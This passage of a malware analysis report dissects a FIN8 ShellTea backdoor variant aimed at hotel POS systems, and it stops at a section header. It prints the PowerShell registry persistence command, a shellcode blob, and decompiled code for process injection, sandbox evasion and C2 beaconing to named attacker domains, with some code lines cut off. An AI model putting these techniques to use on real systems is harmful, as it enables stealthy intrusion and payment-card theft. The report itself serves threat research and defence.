# FIN8 is Back in Business, Targeting the Hospitality Industry

By Michael Gorelik

Archived: 2026-04-02 12:12:19 UTC

During the period of March to May 2019, Morphisec Labs observed a new, highly sophisticated variant of the ShellTea / PunchBuggy backdoor malware that attempted to infiltrate a number of machines within the network of a customer in the hotel-entertainment industry. It is believed that the fileless malware was deployed as a result of several phishing attempts.

The last documented version of ShellTea was in 2017, in a POS malware attack. Given the nature of the industry targeted in the attack uncovered by Morphisec, we assume that this was also an attempted POS attack. As the attack was prevented by the Morphisec solution, the POS malware could not be downloaded to the machines.

This is the first cyberattack observed during 2019 that can be attributed to *FIN8* with high probability, although there are a few indicators that overlap with known FIN7 attacks , including URLs and infrastructure.

In this report, we investigate this latest variant of ShellTea, together with the artifacts it downloaded after the Morphisec Labs team detonated a sample in a safe environment.

## FIN8 – Technical Details

We begin by examining the different stages of the fileless dropper in detail.

### Fileless execution

Following successful infiltration, the malware persists through registry:
HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionRun

```
"C:\\Windows\\System32\\cmd.exe '/c' 'powershell.exe' '-w' '1' '-nop' '-c'
           'start-process powershell.exe -windowstyle hidden -arg '-nop -c $a=
                  (Get-ItemProperty registry::HKCU\\S???ware\\Fpkakesude);IEX $a.Xshuzugewogazi''"
```

The command line execution leads to PowerShell code executed from a different registry value: *HKEY_CURRENT_USER\Software\ [random name]*. The attacker abuses the PowerShell wildcard mechanism with the assumption that there are no additional keys in registry under HKCU the match the *S???ware* string beside *Software*. This may minimize the effectiveness of certain detection or intro inspection tools when looking for the next stage execution.


```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Fpkakesude]
"Glyavonubafi"=hex:48,83,ec,28,e8,f7,03,00,00,00,00,5b,03,00,00,00,00,60,a2,00,\
  00,00,a2,00,00,00,9e,00,00,b8,9c,00,00,f6,12,ef,5e,bb,ef,0b,50,00,00,00,7e,\
  f0,d2,bb,30,ee,a6,00,ae,30,90,f8,16,00,c2,82,df,84,b2,da,1e,6f,1c,e8,c3,1e,\
  dd,6f,d1,bd,12,98,48,c2,57,a4,6d,20,bf,ee,97,3f,9e,e4,71,54,88,1f,7e,16,7a,\
  62,60,98,d3,76,7d,24,bd,c4,c8,ce,24,dc,6a,36,0b,56,57,ed,f9,49,25,0a,63,cf,\
  7c,38,8a,a8,5f,a4,e3,21,72,d5,53,cc,2a,03,f7,78,f2,cc,09,25,78,33,c5,12,d8,\
  08,3a,4d,e6,37,17,f3,32,a7,4b,fa,1a,76,9e,b3,ff,2d,63,27,5a,ba,94,32,dc,7a,\
  eb,84,29,80,9f,c1,6d,dd,e3,4f,e1,74,cd,18,e7,5e,28,d1,e5,65,f4,dd,ea,11,8a,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,50,00,00,0c,00,00,00,30,ae,00,00,00,60,00,00,10,00,00,00,40,a2,50,\
  a6,60,aa,70,ae,00,70,00,00,10,00,00,00,80,a2,90,a6,a0,aa,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00
"Xshuzugewogazi"="$null=[System.Reflection.Assembly]::Load([System.Convert]::FromBase64String(\"TVqQAAMAAAAEAAAA/
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9
[LExR.J9fL]::YHvszr((Get-ItemProperty -Path HKCU:Software\\Fpkakesude -Name Glyavonubafi)
```

The code from the [*random name*] key executes an additional PowerShell command that decodes base64 assembly and invokes it within the memory while passing it as parameters an additional [*random name*] registry value – the *ShellTea* shellcode:

*“Xshuzugewogazi”=”$null=*
*[System.Reflection.Assembly]::Load([System.Convert]::FromBase64String(“TVq….”));*
*[LExR.J9fL]::YHvszr((Get-ItemProperty -Path HKCU:Software\Fpkakesude -Name Glyavonubafi).Glyavonubafi, 0);”*

### Executing .NET assembly for shellcode execution

The base64 encoded assembly that we saw in the previous stage is a .NET stager that self-injects a shellcode (the parameter from the previous stage) by creating a new thread with the shellcode entry. The thread also needs a parameter (the same shellcode) for proper execution.




## Shellcode

### Custom function resolution

To operate and evade standard analysis tools, most of the functions are hashed. The hashing algorithm has a high degree of similarity to the previous ShellTea version, with a slight modification of the seeds and constants. In this version, the attacker also utilizes functions from ole32 for stream processing.

```
for ( j = NtCurrentPeb()->Ldr->InInitializationOrderModuleList.Flink; LOWORD(j[3].Blink) != 24; j = j->Flink )
  ;
FlushInstructionCache = (void (__fastcall *)(HANDLE, LPCVOID, SIZE_T))GetProcAddressCustom(
                                                                        (__int64)j[1].Flink,// kernel32
                                                                        0xCFDF6533);
FlushInstructionCache((HANDLE)0xFFFFFFFFFFFFFFFFi64, 0i64, 0i64);
v10 = (unsigned int)retaddr[5];
LODWORD(a6) = retaddr[2];
v11 = retaddr[4];
data = (BYTE *)retaddr - 9;
dword_69BB0 = v10;
dword_69BD4 = v1;
dword_69BAC = v11;
v12 = (FuncHash *)&unk_65E40;
do                                      // memseting the hash to function pointers array
{
  for ( k = v12; LODWORD(k->hash); ++k )
    k->funcPointer = 0i64;
  v12[-1].funcPointer = 0i64;
  v12 += 0x41;
}
while ( v12[-1].hash );
qword_69BB8 = 0i64;
if ( retaddr[5] )
{
  for ( l = (unsigned int *)(v2 + v10); l[4]; l += 5 )
  {
    LibName = (LPCSTR)(v2 + l[3]);          // ole32.dll,ntdll.dll
    LoadLibraryA = (__int64 (__fastcall *)(LPCSTR))GetProcAddressCustomWrapper(0xC055DD1);
    LibHandle = (HMODULE)LoadLibraryA(LibName);
    if ( LibHandle )
    {
      v18 = *l;
      if ( !*l )
        v18 = l[4];
      v2 = 0x2D50000i64;
      v19 = (__int64 *)(v18 + 0x2D50000i64);
      for ( m = (_QWORD *)(l[4] + 0x2D50000i64); ; ++m )
      {
        v23 = *v19;
        if ( !*v19 )
          break;
        funcName = (LPCSTR)(unsigned __int16)v23;
        if ( v23 >= 0 )
          funcName = (LPCSTR)(v23 + 0x2D50002);// CreateStreamOnHGlobal,CoInitializeEx,CoUninitialize, ntdll!_C_specific_handler
        GetProcAddress = (__int64 (__fastcall *)(HMODULE, LPCSTR))GetProcAddressCustomWrapper(0x8C7F5CD8);
```

### Inject into Explorer

As in the previous version, ShellTea continues the operation after persisting through the explorer.exe process. While it includes multiple ways to find Explorer, the preferred method is to get the process id from the current desktop window.

```
GetModuleFileNameW = GetProcAddressCustomWrapper(0x8759705B);
GetModuleFileNameW(0i64, moduleFileName, 260i64);
StrStrIW = GetProcAddressCustomWrapper(0x49BFC174);
if ( !StrStrIW(moduleFileName, explorer.exe) )
{
  while ( 1 )
  {
    GetShellWindow = GetProcAddressCustomWrapper(0x4A22B166);
    hDesktop = GetShellWindow();
    if ( hDesktop )
      break;
    Sleep = GetProcAddressCustomWrapper(0x1A9860EE);
    Sleep(1000i64);
  }
  GetWindowThreadProcessId = GetProcAddressCustomWrapper(0x8EAE3814);
  GetWindowThreadProcessId(hDesktop, &procId);// process id of windows shell (explorer.exe)
  return InjectIntoExplorerThroughDesktop(0x2D50000i64, 0xA260i64, procId);
}
collectUserInfo(&dword_69C40);
```

After finding the process id, the shellcode uses standard functions to allocate and write memory within Explorer and then uses low-level API *RtlCreateUserThread* for thread injection.

```
RtlAdjustPrivilege = (void (__fastcall *)(__int64, __int64, _QWORD, char *))GetProcAddressCustomWrapper(0x7F08A3CB);
LOBYTE(v5) = 1;
RtlAdjustPrivilege(20i64, v5, 0i64, &v21);
OpenProcess = (__int64 (__fastcall *)(__int64, _QWORD, _QWORD))GetProcAddressCustomWrapper(0x6F066250);
procHandle = (void *)OpenProcess(0x1F0FFFi64, 0i64, procId);// explorer.exe
if ( procHandle )
{
  v24 = 0i64;
  v23 = 0i64;
  v8 = -1;
  VirtualAllocEx = (__int64 (__fastcall *)(void *, _QWORD, __int64, __int64, int))GetProcAddressCustomWrapper(0x8C6738B);
  v10 = VirtualAllocEx(procHandle, 0i64, 0xA260i64, 12288i64, 4);
  if ( v10 )
  {
    WriteProcessMemory = (unsigned int (__fastcall *)(HANDLE, __int64, __int64, __int64, __int64 *))GetProcAddressCustomWrapper(0x95F8
    if ( WriteProcessMemory(procHandle, v10, 0x2D50000i64, 0xA260i64, &v24) )
    {
      CreateEventW = (__int64 (__fastcall *)(LPSECURITY_ATTRIBUTES, __int64, _QWORD, _QWORD))GetProcAddressCustomWrapper(0x9C1E4A4E);
      v13 = (void *)CreateEventW(0i64, 1i64, 0i64, 0i64);
      WaitForSingleObject = (void (__fastcall *)(HANDLE, __int64))GetProcAddressCustomWrapper(0x52118598);
      WaitForSingleObject(v13, 999i64);
      CloseHandle = (void (__fastcall *)(HANDLE))GetProcAddressCustomWrapper(0xE028B65C);
      CloseHandle(v13);
      VirtualProtectEx = (unsigned int (__fastcall *)(void *, __int64, __int64, __int64, char *))GetProcAddressCustomWrapper(0xBC5E2CA
      if ( VirtualProtectEx(procHandle, v10, 0xA260i64, 64i64, &v22) )
      {
        RtlCreateUserThread = (__int64 (__fastcall *)(HANDLE, PSECURITY_DESCRIPTOR, _QWORD, _QWORD, _QWORD, _QWORD, __int64, __int64,
        v8 = RtlCreateUserThread(procHandle, 0i64, 0i64, 0i64, 0i64, 0i64, v10, 1i64, (__int64 *)&v23, 0i64);
        if ( !v8 )
        {
          CloseHandle = (void (__fastcall *)(HANDLE))GetProcAddressCustomWrapper(0xE028B65C);
          CloseHandle(v23);
        }
```

## Virtual Environment and Sandbox Bypass

ShellTea utilizes a number of techniques to identify if it is running within a virtual environment or is being monitored.

### Virtual environment by firmware

ShellTea extracts the firmware string information using *NtQuerySystenInformation* with the *SystemFirmwareTableInformation* flag. Then it searches for a set of known strings as described in this article by Checkpoint (additional strings have been added in this case, e.g. Visual studio).

```
112   qmemcpy(&v10, "Virtual", 7);
113   v1 = (char *)RetrieveSystemFirmewareInfo(&a2, 0x4649524D, 0xC0000);
114   v2 = v1;
115   if ( v1 )
116   {
117     v3 = a2;
118     if ( (unsigned int)SearchSubString(v1, a2, a3, 6u)// VMWare
119       || (unsigned int)SearchSubString(v2, v3, v13, 10u)// VirtualBox
120       || (unsigned int)SearchSubString(v2, v3, v19, 6u)// Oracle
121       || (unsigned int)SearchSubString(v2, v3, v20, 7u)// innotek
122       || (unsigned int)SearchSubString(v2, v3, v11, 8u) )// S3 Corp.
123     {
124       v0 = 1;
125     }
126     else if ( (unsigned int)SearchSubString(v2, v3, v14, 0xCu) )
127     {
128       v0 = 1;
129     }
130     RtlFreeHeap = (void (__fastcall *)(__int64, _QWORD, char *))GetProcAddressCustomWrapper(0xFDD399CB);
131     RtlFreeHeap(180027392i64, 0i64, v2);
132     if ( v0 )
133       goto LABEL_29;
134   }
135   v6 = (char *)RetrieveSystemFirmewareInfo(&a2, 0x52534D42, 0);
136   v7 = v6;
137   if ( !v6 )
138     goto LABEL_30;
139   v8 = a2;
140   if ( (unsigned int)SearchSubString(v6, a2, a3, 6u) )// VMWare
141     v0 = 1;
142   if ( !v0 )
143   {
144     if ( (unsigned int)SearchSubString(v7, v8, v15, 12u)// VMWare Inc.
145       || (unsigned int)SearchSubString(v7, v8, v13, 10u)// VirtualBox
146       || (unsigned int)SearchSubString(v7, v8, v19, 6u)// Oracle
147       || (unsigned int)SearchSubString(v7, v8, v20, 7u)// innotek
148       || (unsigned int)SearchSubString(v7, v8, v12, 8u)// VS2005R2
149       || (unsigned int)SearchSubString(v7, v8, v16, 0x20u) )// Parallel Software International
150     {
151       v0 = 1;
152     }
153     else if ( (unsigned int)SearchSubString(v7, v8, &v10, 7u) )// Virtual
154     {
155       v0 = 1;
```

### Looking for monitoring processes

As part of the anti-debugging or anti-monitoring techniques, ShellTea iterates over all the running processes, applies CRC32 on each process name (after converting the string to capital letters), and then compares the value against a predefined set of CRCs. Note that a bug in the previous version has been fixed and more CRCs were added.

```
26  RtlAllocateHeap = (__int64 (__fastcall *)(__int64, _QWORD, __int64))GetProcAddressCustomWrapper(0xD1A322
27  v2 = (SYSTEM_PROCESS_INFORMATION *)RtlAllocateHeap(180027392i64, 0i64, 0x10000i64);
28  if ( v2 )
29  {
30    ZwQuerySystemInformation = (__int64 (__fastcall *)(SYSTEM_INFORMATION_CLASS, SYSTEM_PROCESS_INFORMATIO
31    v4 = ZwQuerySystemInformation(SystemProcessInformation, v2, v23, &v23);
32    if ( v4 >= 0 )
33    {
34      if ( v4 != 0xC0000004 )
35      {
36LABEL_8:
37        v11 = v2;
38        while ( 1 )
39        {
40          imageName = v2->ImageName.Buffer;
41          if ( imageName )
42          {
43            v13 = (void (__fastcall *)(PWSTR))GetProcAddressCustomWrapper(0x96E15D64);
44            v13(imageName);
45            v14 = (void (__fastcall *)(char *, PWSTR, __int64))GetProcAddressCustomWrapper(0xFAA0EF44);
46            v14(&v22, v2->ImageName.Buffer, 31i64);
47            v15 = (__int64 (__fastcall *)(char *))GetProcAddressCustomWrapper(0xC90AC463);
48            v16 = v15(&v22);
49            RtlComputeCrc32 = (__int64 (__fastcall *)(__int64, char *, _QWORD))GetProcAddressCustomWrapper
50            v18 = RtlComputeCrc32(3775830040i64, &v22, v16);
51            v19 = 0;
52            v20 = &dword_682C0;                 // List of embedded CRC32's
53            while ( *v20 != v18 )
54            {
55              ++v19;
56              ++v20;
57              if ( v19 >= 0x6C )
58                goto LABEL_15;
59            }
60            v0 = 1;
61LABEL_15:
62            if ( v0 )
63              break;
64          }
65          if ( !v2->NextEntryOffset )
66            break;
67          v2 = (SYSTEM_PROCESS_INFORMATION *)((char *)v2 + v2->NextEntryOffset);
68        }
69        RtlFreeHeap = (void (__fastcall *)(__int64, _QWORD, SYSTEM_PROCESS_INFORMATION *))GetProcAddressCu
70        RtlFreeHeap(180027392i64, 0i64, v11);
71        return v0;
```

We wrote a python script which is based on a set of known processes and identified the list of the processes that are being searched for. These are:

WINDBG.EXE, WIRESHARK.EXE, PROCEXP.EXE, PROCMON.EXE, TCPVIEW.EXE, OLLYDBG.EXE, IDAG.EXE, IDAG64.EXE, DUMPCAP.EXE, FILEMON.EXE, IDAQ64.EXE, IDAQ.EXE, IMMUNITYDEBUGGER.EXE, PETOOLS.EXE, REGMON.EXE, SYSER.EXE, TCPDUMP.EXE, WINDUMP.EXE, APIMONITOR.EXE, APISPY32.EXE, IRIS.EXE, NETSNIFFER.EXE, WINAPIOVERRIDE32.EXE, WINSPY.EXE


**Validate Hard Disk Volume**

The hard disk volume name is hashed with SHA1 and compared to a preconfigured SHA1.

```
27  GetVolumeInformationA = GetProcAddressCustomWrapper(775517466);
28  if ( (GetVolumeInformationA)(0i64, &a1, 31i64, 0i64, 0i64, 0i64, 0i64, 0
29  {
30    lstrlenA = GetProcAddressCustomWrapper(0xC90AC463);
31    v3 = lstrlenA(&a1);
32    if ( GetSha1(&a1, v3, &a3) )
33    {
34      RtlCompareMemory = GetProcAddressCustomWrapper(0x211CF95B);
35      if ( RtlCompareMemory(&a3, v6, 20i64) == 20 )
36        v0 = 1;
37    }
38  }
```

## FIN8 Persistency

Upon successful bypassing of sandboxes, the shellcode executes a persistency module. If the attack is yet to be persistent (validates beforehand), it decrypts the PowerShell base64 command, then decrypts the CMD command for persistency and writes those into the registry as described in the first step. Note that every string is decrypted with different XOR parameter which may fail some of the automatic analyzers.




## C2 protocol

### Commands

The ShellTea backdoor communicates on top of HTTPS and supports a number of commands based on what is returned from the C2 server.

- It may write data/shellcode it received from the C2 into the registry
- It may reflectively load the delivered executable into the process (and then execute it)
- It may create a file and execute it as a process, then mark it as deleted (after restart)
- It may execute the shellcode as is by creating additional thread
- It may execute any PowerShell command using downloaded native Empire ReflectivePicker (will be described later).

```
207          v31 = WriteDataToSoftwareRegistry(shellcode, size);
208          goto LABEL_57;
209        }
210        if ( v27 != 1 )
211        {
212          if ( v27 != 2 )
213          {
214            switch ( v27 )
215            {
216              case 3u:
217                v32 = 1;
218LABEL_54:
219                v31 = ReflectiveLoadAndExecutePE((PIMAGE_DOS_HEADER)shellcode, size, 0i64, v32);
220                break;
221              case 4u:
222                v31 = ProcessExecuteAndFileDelete((__int64)shellcode, size);
223                break;
224              case 5u:
225                v31 = LoadDllAndFileDelete((__int64)shellcode, size);
226                break;
227              case 6u:
228                goto LABEL_53;
229              case 7u:
230                v31 = CreateThreadWrapper(shellcode, size);
231                break;
232              default:
233                goto LABEL_71;
234            }
235LABEL_57:
236            v26 = v31;
237            goto LABEL_71;
238          }
239LABEL_53:
240          v32 = 0;
241          goto LABEL_54;
242        }
243        v33 = 1;
244LABEL_56:
245        v31 = ExecutePowerShellAndSendInfo(shellcode, size, v33);
246        goto LABEL_57;
```

**Communication**

ShellTea is proxy aware malware – if direct communication fails it will try to execute the proxy aware API. Most of the API are standard and are mapped from wininet. Following a decryption of the embedded domains we get the following list:

telemerty-cdn-cloud[.]host, reservecdn[.]pro, wsuswin10[.]us, telemetry[.]host

At the time of the investigation, telemerty-cdn-cloud[.]host was used and mapped to 104.193.252[.]162.

Note that cdn substrings are also used in recent Fin7 attacks and it is a convenient method to bypass some of the network filters and DLP solutions.

ShellTea also uses ole32 Stream object functions (e.g. CMemStm::Write) to manipulate the downloaded memory stream (downloaded by InternetReadFile directly into the stream).

```
if ( !CreateStreamOnHGlobal(0i64, 1, &ppstm) )
{
  RtlAllocateHeap = GetProcAddressCustomWrapper(0xD1A32276);
  buffer = RtlAllocateHeap(180027392i64, 0i64, 4096i64);
  if ( buffer )
  {
    v6 = 0x80004005;
    InternetOpenA = GetProcAddressCustomWrapper(0xCDC9E25);
    hInternet = InternetOpenA(&v35, isProxy, 0i64, 0i64, '\0');
    if ( hInternet )
    {
      InternetSetOptionA = GetProcAddressCustomWrapper(0x519EEFB1);
      InternetSetOptionA(hInternet, 2i64, &timeout, 4i64);// INTERNET_OPTION_CONNECT_TIMEOUT
      InternetSetOptionA = GetProcAddressCustomWrapper(0x519EEFB1);
      InternetSetOptionA(hInternet, 6i64, &timeout, 4i64);// INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT
      InternetSetOptionA = GetProcAddressCustomWrapper(0x519EEFB1);
      InternetSetOptionA(hInternet, 5i64, &timeout, 4i64);// INTERNET_OPTION_CONTROL_SEND_TIMEOUT
      InternetConnectA = GetProcAddressCustomWrapper(0xBBBE0A74);
      hSession = InternetConnectA(hInternet, unk_69C00, 443i64, 0i64, '\0', 3, '\0', '\0');// -INTERNET_SERVICE_HTTP
                                                // telemerty-cdn-cloud.host:443, reservecdn.pro:443 , wsuswin10.us:443 , telemetry.host:
      if ( hSession )
      {
        HttpOpenRequestA = GetProcAddressCustomWrapper(0x8E722064);
        v9 = HttpOpenRequestA(hSession, POST, JSON, 0i64, '\0', '\0', 0x84883100, '\0');
        if ( v9 )
        {
          dwFlag = 0x4380;
          InternetSetOptionA = GetProcAddressCustomWrapper(0x519EEFB1);
          InternetSetOptionA(v9, 31i64, &dwFlag, 4i64);// INTERNET_OPTION_SECURITY_FLAGS
          HttpSendRequestA = GetProcAddressCustomWrapper(0xA3ABF7E9);
          if ( HttpSendRequestA(v9, &HEADER, 0xFFFFFFFFi64, moreData, moreData_len) )
          {
            size = 4;
            HttpQueryInfoA = GetProcAddressCustomWrapper(0x5BECCE0A);
            if ( HttpQueryInfoA(v9, 0x20000013i64, &statusCode, &size, '\0') )
            {                                   // HTTP_QUERY_STATUS_CODE
              if ( statusCode == 200 )          // HTTP_STATUS_OK
              {
                while ( 1 )
                {
                  InternetReadFile = GetProcAddressCustomWrapper(0x77F9D9FA);
                  if ( !InternetReadFile(v9, buffer, 0x1000i64, &numberOfBytesRead) || !numberOfBytesRead )
                    break;
                  (*(*ppstm + 0x20i64))(ppstm, buffer, numberOfBytesRead, 0i64);// CMemStm::Write(void const *,ulong,ulong *)
                }
                (*(*ppstm + 0x60i64))(ppstm, &v42, 1i64);// CMemStm::Stat(tagSTATSTG *,ulong)
```

The C2 identifies the post request using the additional optional data that is sent immediately after the headers request using *HttpSendRequestA*.

For example, in the case of ReflectivePicker download, the optional data will consist of embedded cookie and byte ‘b’ as a command.

```
27  RtlAllocateHeap = GetProcAddressCustomWrapper(0xD1A32276);
28  dataToSend = RtlAllocateHeap(180027392i64, 0i64, 0x2Bi64);
29  if ( !dataToSend )
30  {
31    GetLastError = GetProcAddressCustomWrapper(0x6F5AE8B8);
32    return GetLastError();
33  }
34  qmemcpy(dataToSend, &dword_69C40, 0x28ui64);
35  qmemcpy((dataToSend + 40), &dataArg, 1ui64);  // dataArg=11 -> download reflective picker
36  qmemcpy((dataToSend + 41), &word_69BE4, 2ui64);
37  if ( !Https_download(dataToSend, 0x2B, &out_buffer, &buffer_size, 1u)// direct
38    || (v10 = Https_download(dataToSend, 0x2B, &out_buffer, &buffer_size, 0)) == 0 )// Proxy
39  {
40    v10 = 13;
41    if ( buffer_size >= 9 && *(out_buffer + 1) == 0x53FCE379 )
42    {
```

In case a buffer needs to be sent back (in case of recon data collected on the endpoint), a magic header cookie is attached to the data and sent as is (encrypted of course) through the optional buffer.


```
110 VirtualAlloc = GetProcAddressCustomWrapper(0x253CAC24);
111 dataToSend = VirtualAlloc(0i64, data_size, 12288i64, 4i64);
112 if ( dataToSend )
113 {
114   v29 = dataToSend + 0x28;
115   qmemcpy(dataToSend, &dword_69C40, 0x28ui64);
116   v30 = v29++;
117   qmemcpy(v30, &v43, sizeof(char));
118   qmemcpy(v29, &word_69BE4, 2ui64);
119   qmemcpy((v29 + 2), &dataArg_len, 0x20ui64);
120   qmemcpy((v29 + 0x22), data, _data_len);
121   if ( !Https_download(dataToSend, data_size, &out_buffer, &buffer_size, 1u)// Direct
122     || (v11 = Https_download(dataToSend, data_size, &out_buffer, &buffer_size, 0)) == 0 )// Proxy
123   {
124     v11 = 13;
125     if ( buffer_size == 9 && *(out_buffer + 4) == 0x53FCE379 )
```

## Recon stage

One of the first artifacts the shellcode downloads is a PowerShell code and a .NET native ReflectivePicker. Because PowerShell was executed outside PowerShell (from within the Explorer process) it will bypass many of the blacklisting defenses.

### PowerShell download

